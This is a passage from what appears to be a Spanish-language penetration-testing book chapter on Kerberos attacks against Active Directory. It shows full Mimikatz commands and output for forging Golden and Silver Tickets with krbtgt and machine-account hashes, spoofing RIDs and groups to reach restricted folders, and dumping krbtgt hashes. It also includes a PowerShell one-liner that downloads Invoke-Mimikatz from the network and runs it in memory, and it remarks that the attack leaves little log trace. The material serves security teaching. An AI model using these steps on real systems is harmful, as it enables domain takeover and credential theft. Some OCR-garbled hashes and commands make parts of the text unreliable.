
- */domain*, donde se le especifica el nombre del dominio.
- */sid*. En este parámetro se le especifica el SID del dominio.
- */sids* (opcional). Para añadir SID adicionales de cuentas de usuarios/grupos que pertenezcan al bosque y se quiera suplantar un *ticket* dentro del mismo. Suele emplearse para el grupo “Administradores de empresa”.
- */user*. Indica el usuario que se va a suplantar.
- */groups* (opcional). Aquí se le indica los valores RID pertenecientes a los grupos a los que va a pertenecer el usuario del parámetro */user*. A pesar de no ser obligatorio, se emplea casi siempre para indicar los grupos con privilegios y poder acceder con privilegios elevados.
- */krbtgt*. Hash NT de la cuenta “KRBTGT” que se utiliza en el servicio KDC para cifrar y firmar el TGT.
- */ticket* (opcional). Utilizado para indicar una ruta de acceso y un nombre donde guardar el *ticket* para su uso posterior. Puede ser utilizado en sustitución del parámetro */ptt*.
- */ptt*. Se usa para inyectar el *ticket* de forma inmediata en memoria. Si se quiere almacenar el *ticket* para ser utilizado en otro momento, se debe cambiar el parámetro por */ticket*.
- */id* (opcional). Especifica el RID del usuario. Por defecto tiene el valor 500 que pertenece al usuario “Administrador”.
- */startoffset* (opcional), donde se especifica un *offset* para indicar cuándo el *ticket* está disponible. Puede tomar valores entre -10 y 0. El valor por defecto es 0.
- */endin* (opcional), para indicar el tiempo de vida del *ticket*. Por defecto es de 10 años, aproximadamente 5.262.480 minutos para Mimikatz. La política por defecto de Microsoft es de 10 horas en Kerberos.
- */renewmax* (opcional). Se utiliza para indicar el tiempo máximo que tiene un *ticket* para poder ser renovado antes de que caduque. Por defecto es de 10 años, aproximadamente 5.262.480 minutos para Mimikatz. La política por defecto de Microsoft es de 7 días, 10.080 minutos en Kerberos.
- */rc4* (opcional). Es idéntico al parámetro */krbtgt* y puede ser sustituido.
- */aes128* (opcional). Hash AES128. Se utiliza como alternativa al *hash* NT.
- */aes256* (opcional). Hash AES256. Se utiliza como alternativa al *hash* NT.

Se ejecuta ahora *Mimikatz* en modo privilegiado para crear un *ticket* de ejemplo con los siguientes comandos:

```
kerberos::golden /domain:empresa.local /sid:S-1-5-21-3617251604-3004180629-499022993  
/rc4:ed86574d320b2d878c38053f4deb2394 /user:Administrador /id:500 /  
groups:513,512,520,518,519 /ticket:Administrador.kirbi  
  
kerberos:ppt Administrador.kirbi
```

Como se puede observar, de todos los parámetros que se han indicado anteriormente, los grupos a los que hace referencia el parámetro */group* son importantes, ya que, aparte de indicar a qué grupos pertenece el usuario “Administrador” se establecen los privilegios que se le van a otorgar a éste al inyectar el *ticket*. Se han fijado los siguientes grupos:

- 513. Grupo “Usuarios del dominio”. Grupo por defecto para los usuarios que no tienen privilegio de administrador.
- 512. Grupo “Administradores del dominio”. Grupo al que pertenecen aquellos usuarios que tienen máximos privilegios sobre el dominio.
- 520. Grupo “Propietarios del creador de directivas de grupo”, que permite a sus miembros modificar las directivas de grupo de dominio.
- 518. Grupo “Administradores de empresa”. Los miembros de este grupo están autorizados a realizar cambios en todo el bosque del *Active Directory*, como agregar dominios secundarios.
- 519. Grupo “Administradores de esquema”. Sus miembros pueden modificar el esquema del *Active Directory*.



The screenshot shows the *mimikatz* terminal window with the title "mimikatz 2.0 alpha x64 (oe.eo)". The command entered is:

```
mimikatz # kerberos::golden /domain:empresa.local /sid:S-1-5-21-3617251604-3004180629-499022993  
/rc4:ed86574d320b2d878c38053f4deb2394 /user:Administrador /id:500 /  
groups:513,512,520,518,519 /ticket:Administrador.kirbi
```

The output displays the generated ticket details:

```
User : Administrador  
Domain : empresa.local  
SID : S-1-5-21-3617251604-3004180629-499022993  
User Id : 500  
Groups Id : <513,512,520,518,519>  
ServiceKey: ed86574d320b2d878c38053f4deb2394 - rc4_hmac_nt  
Lifetime : 13/11/2015 19:03:36 ; 10/11/2025 19:03:36 ; 10/11/2025 19:03:36  
-> Ticket : Administrador.kirbi  
  
* PAC generated  
* PAC signed  
* EncTicketPart generated  
* EncTicketPart encrypted  
* KrbCred generated  
  
Final Ticket Saved to file !
```

At the bottom, the command "mimikatz # kerberos::ppt Administrador.kirbi" is shown with a status of "OK".

Fig. 04.28: Se crea y se inyecta el ticket “Administrador.kirbi”.

Como alternativa, se podía haber utilizado el parámetro `/ptt` en lugar del parámetro `/ticket` para inyectarlo directamente en memoria sin tener que crear el fichero “`Administrador.kirbi`”.

Como nota informativa, se puede ejecutar el siguiente comando en `Mimikatz` para mostrar la información del actual `ticket TGT` de sesión:

```
kerberos::tgt
```

Si se vuelve a probar el acceso contra el servidor se visualiza que se dispone de acceso remoto y la posibilidad de ejecutar órdenes.




Fig. 04.29: El disco del servidor a disposición del atacante una vez se ha llevado a cabo el Golden Ticket.

Ahora, se imagina que un usuario no puede acceder a una carpeta porque no tiene permisos para acceder a ella. Si en este caso se pone el RID del grupo o del usuario que sí los tenga, el resultado sería exitoso.

En el siguiente ejemplo, para ejemplificar el potencial de los *Golden Ticket*, se intentará acceder a una carpeta especialmente configurada a la que el administrador del dominio no tiene acceso; tan solo tiene acceso un usuario, que además tiene la cuenta deshabilitada. Anteriormente se pudo observar en la tabla de cuentas que el grupo de usuarios deshabilitados tiene el RID 1107.

Para ello se puede comprobar en la siguiente imagen los permisos que existen en el controlador de dominio para la carpeta `c:\compartir`, donde el usuario “Administrador” no tiene permisos para acceder a la misma.

ExWORD




Fig. 04.30: Tan solo el usuario “Pablo” tiene acceso y además su cuenta está deshabilitada.

Se intenta acceder a la carpeta para comprobar que efectivamente el usuario “Administrador” no tiene acceso. Como se tiene acceso al sistema como usuario “Administrador”, se aprovechará para obtener el RID del usuario “Pablo”. En este caso, se va a usar la utilidad *psGetid* de la suite *Sysinternals*, como se muestra en la siguiente imagen.

```
C:\Users\Administrador\Desktop\SysinternalsSuite>PsGetsid.exe \\servidor.empresa.local
PsGetSid v1.44 - Translates SIDs to names and vice versa
Copyright (C) 1999-2008 Mark Russinovich
Sysinternals - www.sysinternals.com

SID for \\servidor.empresa.local:
S-1-5-21-3617251604-3004180629-499022993

C:\Users\Administrador\Desktop\SysinternalsSuite>PsGetsid.exe \\servidor.empresa.local - Pablo
PsGetSid v1.44 - Translates SIDs to names and vice versa
Copyright (C) 1999-2008 Mark Russinovich
Sysinternals - www.sysinternals.com

SID for EMPRESA\Pablo:
S-1-5-21-3617251604-3004180629-499022993-1105

C:\Users\Administrador\Desktop\SysinternalsSuite>
```

Fig. 04.31: El RID del usuario “Pablo” es 1105.

Se procede a crear el *ticket* e inyectarlo para intentar acceder a la carpeta *c:\compartir* con los siguientes comandos desde *Mimikatz*:

```
kerberos::golden /domain:empresa.local /sid:S-1-5-21-3617251604-3004180629-499022993
/rc4:ed86574d320b2d878c38053f4deb2394 /user:user_falso /id:1105 /groups:513,1107 /
ticket:user_disable.kirbi

kerberos::ptt user_disable.kirbi
```

The screenshot shows a terminal window titled "mimikatz 2.0 alpha x64 (oe.eo)". The command entered was "kerberos::golden /domain:empresa.local /sid:S-1-5-21-3617251604-3004180629-499022993 /rc4:ed86574d320b2d878c38053f4deb2394 /user:user_falso /id:1105 /groups:513,1107 /ticket:user_disable.kirbi". The output displays the ticket details, including the User (user_falso), Domain (empresa.local), SID (S-1-5-21-3617251604-3004180629-499022993), User Id (1105), Groups Id (*513,1107), ServiceKey (ed86574d320b2d878c38053f4deb2394 - rc4_hmac_nt), Lifetime (13/11/2015 20:07:23 - 10/11/2025 20:07:23), and the generated ticket file (user_disable.kirbi). Below this, it shows the generation of PAC, EncTicketPart, and KrbCred, followed by a message indicating the final ticket was saved to file. The next command entered was "kerberos::ptt user_disable.kirbi", which resulted in a success message ("0 - File 'user_disable.kirbi' : OK").


Fig. 04.32: Creación de ticket para usuario “Pablo” con RID que se quería.

Lo único que se ha modificado del ejemplo anterior es el nombre del usuario que no corresponde con ninguno, el RID del usuario que corresponde al usuario “Pablo” y que éste pertenece solo a los grupos de administradores de dominio y al grupo de usuarios deshabilitados.

Como último ejemplo, ¿qué pasaría si se introduce un RID y un usuario que no existen? Desde *Mimikatz* se ejecutan los siguientes comandos:

```
kerberos::golden /domain:empresa.local /sid:S-1-5-21-3617251604-3004180629-499022993
/rc4:ed86574d320b2d878c38053f4deb2394 /user:bad_user /id:0xffffffff /
groups:513,512,520,518,519 /ticket:bad_user.kirbi

kerberos::ptt bad_user.kirbi
```



```
mimikatz 2.0 alpha x64 (oe.eo)
mimikatz # kerberos::golden /domain:empresa.local /sid:S-1-5-21-3617251604-30041
80629-499022993 /rc4:ed86574d320b2d878c38053f4deb2394 /user:bad_user /id:0xffff
fff /groups:513,512,520,518,519 /ticket:bad_user.kirbi
User : bad_user
Domain : empresa.local
SID : S-1-5-21-3617251604-3004180629-499022993
User Id : 4294967295
Groups Id : >513,512,520,518,519
ServiceKey: ed86574d320b2d878c38053f4deb2394 - rc4_hmac_nt
Lifetime : 13/11/2015 21:33:22 ; 10/11/2025 21:33:22 ; 10/11/2025 21:33:22
-> Ticket : bad_user.kirbi

* PAC generated
* PAC signed
* EncTicketPart generated
* EncTicketPart encrypted
* KrbCred generated

Final Ticket Saved to file !

mimikatz # kerberos::ptt bad_user.kirbi
0 - File 'bad_user.kirbi' : OK

mimikatz #
```

Fig. 04.33: Sin un RID y sin usuario válidos también se genera el ticket.

El resultado se puede imaginar: el mismo que en los casos anteriores. Ahora todo depende de los conocimientos y habilidades que tenga el atacante que efectúa el ataque para poder ejecutar comandos sobre los distintos sistemas remotos.

Si al administrador del dominio revisa los log del sistema en el visor de eventos para comprobar si hubiese algo anómalo, no encontraría ninguna evidencia de error por la generación e inyección del *Golden Ticket*, siendo una buena noticia para el *pentester* ya que no habría rastro evidente de lo sucedido en el test de intrusión y no genera ruido.

Silver Ticket

Existe una modalidad de ataque para crear un *ticket* basándose en una cuenta de servicio o cuenta del equipo en lugar de la cuenta “KRBTGT”. Se pueden utilizar estas cuentas para atacar a aquellos sistemas Windows pertenecientes a un dominio que no son controladores de dominio, ya sean servidores que prestan algún servicio o simplemente máquinas clientes pertenecientes al dominio. A estas cuentas también se las conoce como *Service Principal Name* o SPN. *Benjamin Delpy*, desarrollador de *Mimikatz*, las considera como el nuevo *Golden Ticket* para equipos que brindan servicios, como lo es la cuenta “KRBTGT” para los servidores KDC. Una cosa a tener en cuenta es que el atacante sólo podrá sacar beneficio del servicio al que haga referencia en el ataque, en lugar de todo el dominio como sí brindan el ataque *Golden Ticket*.




Fig. 04.34: Se pasa un ticket TGS creado por el atacante.

Por lo general, las cuentas de dominio utilizadas para servicios están representadas por el nombre del equipo y, en otros pocos servicios, por cuentas pertenecientes a un usuario del sistema.

Existe un servicio SPN llamado HOST. Este servicio representa al equipo y se utiliza para acceder a él. Además, representa en forma de alias a un gran número de servicios SPN que pueden ser comprometidos.

Automáticamente, cuando un equipo entra en el dominio, el controlador de dominio crea un alias de los servicios comunes al servicio HOST. La propiedad *SPNMappings* proporciona un listado de servicios a los que representa el servicio HOST como se puede ver en la siguiente tabla que presentó *Benjamin Delpy* durante su conferencia en el congreso “Microsoft BlueHat-2014”.

alerter	appmgmt	cisvc	clipsrv	browser	dhcp
dnscache	replicator	eventlog	eventsystem	policyagent	oakley
dmserver	dns	mcsvc	fax	msiserver	ias
messenger	netlogon	netman	netdde	netddedsm	nimagent
plugplay	protectedstorage	rasman	rpclocator	rpc	rpcss
remoteaccess	rsvp	sanss	scardsvr	scsvr	seclogon
scm	dcom	cifs	spooler	snmp	schedule
tapisrv	trksrv	trkwks	ups	time	wins
www	http	w3svc	iisadmin	msdtc	

Fig. 04.35: Tabla de los servicios representativos de SPN HOST.

Se podrá obtener el mismo listado mediante los siguientes comandos de PowerShell. Hay que tener en cuenta que este módulo se puede ejecutar en entornos cliente, tras la instalación en Windows 7, por ejemplo, de RSAT, *Remote Server Administration Tool*.

```
Import-Module ActiveDirectory  
$ADDomainDistinguishedName = (Get-ADDomain).DistinguishedName  
(Get-ADObject -Identity `"  
"CN=Directory Service,CN=Windows NT,CN=Services,CN=Configuration,$ADDomainDistinguishedName`"  
-Partition "CN=Configuration,$ADDomainDistinguishedName" -Properties sPNMappings).  
sPNMappings
```

Como resultado se obtiene lo siguiente, que coincide con la tabla de la imagen anterior:

host=alerter,appmgmt,cisvc,clipsrv,browser,dhcp,dnscache,replicator,eventlog,eventsystem,policyagent,oakley,dmserver,dns,mcsvc,fax,msiserver,ias,messenger,netlogon,netman,netdde,netddedsm,nmagent,plugplay,protectedstorage,rasman,rpclocator,rpc,rpcss,remoteaccess,rsvp,samss,scardsvr,scesrv,seclogon,scm,dcom,cifs,spooler,snmp,schedule,tapisrv,trksrv,trkwks,ups,time,wins,www,http,w3svc,iisadmin,msdts.

Existen otros productos de Microsoft que ofrecen cuentas de servicio SPN. Éstas no son referenciadas al SPN HOST como, por ejemplo:

- MSClusterVirtualServer.
- MSServerCluster.
- MSServerClusterMgmtAPI.
- MSSQLSvc.

A continuación, se realiza una prueba de concepto de ataque *Silver Ticket*. A partir de la máquina Windows 8.1 se ha obtenido acceso al servidor cuyo FQDN es “servidor.empresa.local.com”. Se comprueba que no se obtiene acceso a la máquina cliente “win7-pc.empresa.local” que es un equipo cliente del dominio.

Para proceder con el ataque y tener acceso al equipo “win7-pc”, existen algunas diferencias con respecto al ataque *Golden Ticket*. El parámetro */krbtgt* no puede ser empleado, pero sí el parámetro */rc4* que es equivalente al *hash NT* del servicio. Se recuerda que este *hash* puede ser de una cuenta de equipo o puede ser de una cuenta de usuario. Además, hay que añadir dos nuevos parámetros obligatorios necesarios para poder realizar el ataque *Silver Ticket*:

- */target*, donde se especifica el nombre de la máquina que presta el servicio en formato FQDN.
- */service*, donde se especifica el nombre del servicio sobre el cual se quiere acceder.

Para el siguiente ejemplo, se va aprovechar el servicio *Common Internet File System* o CIFS, que se encarga de gestionar las carpetas compartidas y que también corresponde con la cuenta de equipo o

SPN HOST. Con *Mimikatz* se consigue obtener el *hash* de la cuenta del equipo “win7-pc”, como se puede observar:

```
mimikatz # sekurlsa::kekeys
[...]
* Username : win7-pc$
* Domain   : EMPRESA.LOCAL
* Password  : pxmjj! 3A?d-ogQ7mozONHK uh^iq:sfJ3.r ].Hp=au5E:z7JN+F[4
1?C'wKZ2XX\4R[cd-\6$JxOG~N8`BbR/\$.j1dE=2fC\A>ng0t(u9--]9xAVd(/
* Key List :
    aes256_hmac      343d8cc073993faa83384160c28e396ec2f5a7c8c2ee6d2e797
9ef452cab800f
    rc4_hmac_nt      9777c1d81c2b8ff6f9fd99d3e1870f18
    rc4_hmac_old     9777c1d81c2b8ff6f9fd99d3e1870f18
    rc4_md4          9777c1d81c2b8ff6f9fd99d3e1870f18
    rc4_hmac_nt_exp  9777c1d81c2b8ff6f9fd99d3e1870f18
    rc4_hmac_old_exp 9777c1d81c2b8ff6f9fd99d3e1870f18
[...]
Authentication Id : 0 , 999 (00000000 000003e7)
Session           UndefinedLogonType from 0
```

Fig. 04.36: Identificación de la cuenta SPN Host.

Se recuerda que el *hash* RC4* es equivalente al *hash* NT. Una vez que se tiene el *hash*, se procede a realizar el ataque desde otro equipo, con los siguientes comandos desde *Mimikatz*:

```
kerberos::golden /domain:empresa.local /sid:S-1-5-21-3617251604-3004180629-499022993
/rc4:9777c1d81c2b8ff6f9fd99d3e1870f18 /user:Administrador /id:500 /
groups:513,512,520,518,519 /service:cifs /target:win7-pc.empresa.local
/ticket:Administrador.kirbi

kerberos::ptt Administrador.kirbi
```

Como se puede comprobar, a diferencia del ejemplo de *Golden Ticket*, en este ejemplo cambia:

- El *hash* del parámetro */rc4*, que en esta ocasión pertenece a la cuenta del equipo SPN HOST.
- */service*. Indica que el servicio sobre el que se va a realizar el ataque es CIFS. Es importante recordar que este servicio viene representado por la cuenta SPN HOST, como quedó reflejado en la tabla anterior. Este servicio suele ser de los más utilizados, ya que normalmente se comparte algún recurso o carpeta, aunque sea de forma oculta como por ejemplo “C\$”, que representa la unidad de disco C.
- */target*. Viene reflejado el nombre del equipo, sobre el cual se realiza el ataque, en formato FQDN, en este caso “win7-pc.empresa.local”.

```

#####
# mimikatz 2.0 alpha (x64) release "Kiwi en C" (Oct 9 2015 00:33:13)
# / \
## / \ ## /x x x
## \ / ## Benjamin DELPY "gentilkiwi" ( benjamin@gentilkiwi.com )
## \ / ## http://blog.gentilkiwi.com/mimikatz (oe.ec)
## \ / ## with 16 modules * * x/
#####

mimikatz # privilege::debug
Privilege '20' OK

mimikatz # kerberos::golden /domain:empresa.local /sid:S-1-5-21-3617251604-30041
80629-499022993 /rc4-977c1d81c2b3ff6f9fd99d3e1870f18 /user:Administrador /id:50
0 /groups:513,512,520,518,519 /service:cifs /target:win7-pc empresa.local/ticke
t:Administrador.kirbi
User : Administrador
Domain : empresa.local
SID : S-1-5-21-3617251604-3004180629-499022993
User Id : 500
Groups Id : 513 512 520 518 519
ServiceKey : 977c1d81c2b3ff6f9fd99d3e1870f18 - rc4_hmac_nt
Service : cifs
Target : win7-pc.empresa.local
Lifetime : 05/12/2015 11:19:26 - 02/12/2025 11:19:26
02/12/2025 11:19:26 -> Ticket : Administrador.kirbi

* PAC generated
* PAC signed
* EncTicketPart generated
* EncTicketPart encrypted
* KrbCred generated

Final Ticket Saved to file !

mimikatz # kerberos::ptt Administrador.kirbi
0 - File 'Administrador.kirbi' : OK

mimikatz #

```

Fig. 04.37: En el ataque Silver Ticket se deben especificar más parámetros que en Golden Ticket.

Como se puede comprobar en la imagen, se tiene acceso a la máquina cliente. Es importante recalcar que esta técnica debe utilizarse en los equipos que no son los controladores de dominio haciendo uso de alguna cuenta de servicio o usuario relevante a la máquina víctima.




Fig. 04.38: Se tiene acceso al disco de la máquina cliente "win7-pc".

Creación de tickets con PowerShell

PowerShell se utiliza cada vez más en el mundo de la administración y en el mundo de la seguridad, tanto desde una visión de *Blue Team* como de *Red Team*. Existe el script *Invoke-Mimikatz.ps1* en PowerShell del repositorio *Empire* que permite invocar a la herramienta *Mimikatz* directamente en una sesión de PowerShell.

Para la siguiente prueba de concepto se va a utilizar este script para generar un *Golden Ticket*. Para ello se va a utilizar PowerShell para realizar la descarga del script *Invoke-Mimikatz.ps1* y ejecutar *Mimikatz* en el controlador de dominio con el objetivo de obtener los *hashes* de la cuenta “KRBTGT”. Se va a desarrollar sobre el servidor del dominio “empresa.local” que, a pesar de coincidir en el nombre del dominio de un ejemplo anterior, es otro distinto ya que el SID del dominio es totalmente diferente.

Si se ejecuta el comando que aparece en la siguiente imagen bajo una sesión de PowerShell en el controlador de dominio, se descargará y cargará el script directamente en memoria.

```
C:\Windows\System32>powershell
Windows PowerShell
Copyright (C) 2013 Microsoft Corporation. Todos los derechos reservados.

PS C:\Windows\System32>iex ((New-Object system.net.webclient).DownloadData('https://raw.githubusercontent.com/adatioethreat/Empire/master/data/module_source/credentials/Invoke-Mimikatz.ps1'))
PS C:\Windows\System32>
```

Fig. 04.39: Código para descargar el script *Invoke-Mimikatz.ps1* de PowerShell y cargarlo en memoria.

Una vez descargado y ejecutado el script en memoria se puede llevar a cabo la extracción con *Mimikatz*. Lo que interesa es extraer los *hashes* de la cuenta “KRBTGT”: una de las cuentas más importantes en Kerberos y la que permite generar el *Golden Ticket*. Esta acción puede observarse en la siguiente imagen al ejecutar el comando:

```
Administrator: Windows PowerShell
PS C:\Windows\System32>Invoke-Mimikatz -Command "lsadump::lsa /inject /name:krbtgt"
DomainName: servidor.empresa.local / S-1-5-21-2780353453-3784133626-3657633764
# ##### mimikatz 2.1 (x64) built on Dec 11 2016 10:05:17
# # ~ # # "A La Vie, O L'Amour"
# # < > # * *
# # < > Benjamin DELPY 'gentilkiwi' < benjamin@gentilkiwi.com >
# # < > http://blog.gentilkiwi.com/mimikatz <oe.oe>
# ##### with 26 modules * * */
ERROR mimikatz_initOrClean : CoInitializeEx: 80010106
mimikatz(powershell)># lsadump::lsa /inject /name:krbtgt
Domain : EMPRESA / S-1-5-21-2780353453-3784133626-3657633764
RID : 000001f6 (502)
User : krbtgt
* Primary
LM : 15d4442495f64edf499eadcae50d3e19f
NLM : 15d4442495f64edf499eadcae50d3e19f
* WDigest
01 12d8-17fce03e7caf6e768e3081288a
02 09842373003a2499c35fd2elal14e31
03 02a3c3e16959a740128e0772f19807a
04 f2d8a17fce03e7caf6e768e3081288a
05 d19842373003a2499c35fd2elal14e31
06 02c853e1b23e3e2164f22757b8d3503
07 f2d8a17fce03e7caf6e768e3081288a
```

Fig. 04.40: Ejecución de *Mimikatz* con PowerShell, (1^a parte).

```

00: 4c5d1851h0246a57446687c1d0e72ab0
01: 4c5d1851h0246a57446687c1d0e72ab0
02: 5a2f09dc5a0c66fa07a17f3c823e29fc
03: d6a855e5327262cd186hc3c7e753e9e
04: 4c5d1851h0246a57446687c1d0e72ab0
05: 0aa77de789c8501h9d50451c33f61591
06: d6a855e5327262cd186hc3c7e753e9e
07: ec35343ff5c57f6ccbd1df3da3a456d6
08: ee35343ff5c57f6ccbd1df3da3a456d6
09: 3a99a71ef5d5eac3528605295e6db13a
10: c985d72a94a84aac2e1b6h194949e8
11: 03588776881212385727ddad797422c
